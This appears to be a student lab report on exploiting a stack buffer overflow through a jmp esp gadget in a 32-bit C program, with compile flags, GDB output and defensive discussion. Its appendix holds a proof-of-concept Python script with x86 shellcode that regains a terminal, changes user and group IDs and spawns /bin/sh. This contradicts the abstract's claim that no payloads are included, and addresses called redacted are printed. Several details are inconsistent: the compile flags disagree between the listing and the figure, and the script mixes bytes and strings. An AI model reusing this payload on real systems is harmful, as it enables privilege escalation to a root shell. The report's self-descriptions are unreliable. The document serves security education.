

ENPM691 – Homework 06

Stack-Based Buffer Overflow Analysis Using the JMP %ESP Concept

Kalpesh Bharat Parmar
M.Eng Cybersecurity, University of Maryland, College Park
██████████

UMD Directory ID █████
Course and section - ENPM691 0101

Abstract—This report presents a controlled, academic exploration of stack-based buffer overflow vulnerabilities using a simple C program compiled with mitigations disabled. The goal was to observe stack behavior and the conceptual function of the JMP %ESP instruction under a 32-bit Linux environment. All tests were conducted safely within an isolated virtual machine. This report excludes any exploit payloads or privileged shell code and focuses on program structure, compilation flags, debugging analysis, and defensive insights.

Index Terms—Buffer Overflow, Stack Exploitation, JMP %ESP, GDB, pwndbg, GCC Compilation Flags, Cybersecurity Education.

I. INTRODUCTION

STACK-BASED buffer overflows are a foundational topic in computer security education, demonstrating how improper memory handling can lead to arbitrary control flow manipulation [1]. In this assignment, the student analyzed a vulnerable program designed to overwrite the stack frame, inspected the behavior using GNU Debugger (GDB) with the pwndbg extension, and examined the JMP %ESP instruction's role conceptually.

All testing was performed in a contained Kali Linux 2025.2 environment with 32-bit compilation. The work emphasizes defensive learning and the importance of modern mitigation strategies such as stack canaries, non-executable stacks (NX), and Address Space Layout Randomization (ASLR).

II. SYSTEM CONFIGURATION

- **Operating System:** Kali-Linux-2025.2
- **Compiler:** GCC 14.3.0 (Debian 14.3.0-5) with multilib support
- **Debugger:** GDB 16.3 with pwndbg extension
- **Execution Mode:** 32-bit (i386)

The virtual machine environment ensured isolation and safety during all experiments.

Manuscript received October 29, 2025. This work was conducted as part of ENPM691 coursework at the University of Maryland, College Park.

III. METHODOLOGY

A. Source Code Overview

The program (`assign6.c`) contains a vulnerable function:

```
#include <stdio.h>
#include <string.h>

void jmpesp() {
    __asm__ ("jmp __%esp");
}

void copyData(char *arg) {
    char buffer[80];
    strcpy(buffer, arg);
}

int main(int argc, char *argv[]) {
    copyData(argv[1]);
    return 0;
}
```

Listing 1. Simplified vulnerable source code.

The `copyData()` function performs an unbounded copy using `strcpy()`, potentially overwriting stack control data.

B. Compilation Command and Explanation

The following command (Fig. 1) was executed to compile the program with protective mechanisms disabled for analysis:

```
gcc -m32 -g assign6.c -o assign6 \
-fno-stack-protector -z execstack \
-fno-pic -fno-pie -no-pie \
-mpreferred-stack-boundary=2
```

Listing 2. Compilation command used in Kali Linux.

Flag Explanations:

- `-m32`: Compiles for 32-bit (i386) architecture.
- `-g`: Embeds debugging symbols for GDB.
- `-fno-stack-protector`: Disables stack canaries.
- `-z execstack`: Makes the stack executable (used only in controlled labs).
- `-fno-pic`, `-no-pie`: Disables position-independent executables for predictable addressing.
- `-mpreferred-stack-boundary=2`: Aligns the stack on 4-byte boundaries.

```
lp@lp-OptiPlex-5090:~/Desktop/ENPM691/assignment6$ gcc -fno-PIE -fstack-protector -z execstack -fno-pic -fno-pie -no-pie -mpreferred-stack-boundary=2 -o assign6 assign6.c
lp@lp-OptiPlex-5090:~/Desktop/ENPM691/assignment6$
```

Fig. 1. Compilation command executed in the VM.

C. Debugger Setup

Using GDB with the pwndbg plugin, the binary was examined. Commands such as `break main`, `disas main`, and `info registers` were used. When running the program with over-long input, a segmentation fault occurred, confirming stack corruption (Fig. 2).

Fig. 2. pwndbg output showing segmentation fault (EIP overwritten).

IV. RESULTS

A. Disassembly

A snippet of the disassembly (Fig. 3) shows the main() function's call to copyData().

Fig. 3. Disassembly output of `main()` viewed in GDB.

B. Stack Layout Visualization

The conceptual stack frame during execution is illustrated in Fig. 4.

Overflowing buffer with excessive input overwrites both the saved EBP and the return address, redirecting control flow upon function return.




Fig. 4. Conceptual stack frame of `copyData()` function.

C. Gadget Enumeration

The pwndbg ROP search revealed the presence of several gadgets, including a `jmp esp` instruction within the binary's text segment (Fig. 5). Exact addresses are redacted for safety.

```
0x8049169 : jmp esp
0x8049167 : mov ebp, esp ; jmp esp
0x8049166 : push ebp ; mov ebp, esp ; jmp esp

Unique gadgets found: 106
Searching in 0xf7d8b000 0x804a000 /home/kp/Desktop/ENPM691/assignment6/assign6
`Qxit
pwndbg> |
```

Fig. 5. pwndbg gadget enumeration showing `jmp esp` instructions.

V. DISCUSSION

The experiment demonstrates how unbounded memory copies can lead to memory corruption and instruction-pointer redirection. While older systems permitted such redirections, modern environments employ:

- **Stack Canaries** – detect overwrite before returning.
 - **Non-Executable Stacks (NX)** – prevent code execution on the stack.
 - **ASLR/PIE** – randomize address layouts.
 - **Safe Functions** – use of `strncpy`, `memcpy`, or library-level bounds checking.

The experiment also reinforces ethical guidelines: testing must occur only on authorized systems, inside isolated VMs, and strictly for educational purposes.

VI. CONCLUSION

This controlled study reinforces understanding of stack memory behavior and the historical role of instructions like `JMP %ESP` in exploits. By replicating overflow behavior under a safe environment, the experiment demonstrates both how vulnerabilities occur and how modern mitigations protect against them.

ACKNOWLEDGMENT

The author thanks the ENPM691 instructional team for providing lab guidance and safety protocols ensuring responsible handling of vulnerability demonstrations.

VII. APPENDIX B: PYTHON SCRIPT

A. *suid_bof_poc_python1.py*

```

1 callEAX=b'\x69\x91\x04\x08'
2 payload= b'\x83\xc4\x18\x31\xc0\x31\xdb\xb0\x06\xcd\
   x80\x53\x68\tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\
   x12\x27\xb0\x05\xcd\x80\x6a\x17\x58\x31\xdb\xcd\
   x80\x6a\x2e\x58\x53\xcd\x80\x31\xc0\x50\x68//sh\
   x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\
   x80'
3 overFlowLen = 84
4 overFlow = overFlowLen *b"A"
5 buffer = overFlow + callEAX + "\x90"*12 + payload
6 print(buffer)

```

Listing 3. Python script used for stack behavior demonstration

REFERENCES

- [1] E. Levy, “Smashing the Stack for Fun and Profit,” *Phrack Magazine*, vol. 7, no. 49, Nov. 1996.
- [2] MITRE Corporation, “CWE-120: Buffer Copy without Checking Size of Input (Classic Buffer Overflow),” 2024. [Online]. Available: <https://cwe.mitre.org/data/definitions/120.html>
- [3] Intel Corporation, *Intel 64 and IA-32 Architectures Developer’s Manual, Vol. 3: System Programming Guide*. Santa Clara, CA, 2025.
- [4] GNU Project, “GDB – The GNU Project Debugger,” FSF, 2025. [Online]. Available: <https://sourceware.org/gdb/>
- [5] pwndbg Project, “pwndbg: A GDB Plugin for Exploitation and Reverse Engineering,” GitHub, 2025. [Online]. Available: [https://github.com/pwendbg/pwendbg](https://github.com/pwndbg/pwndbg)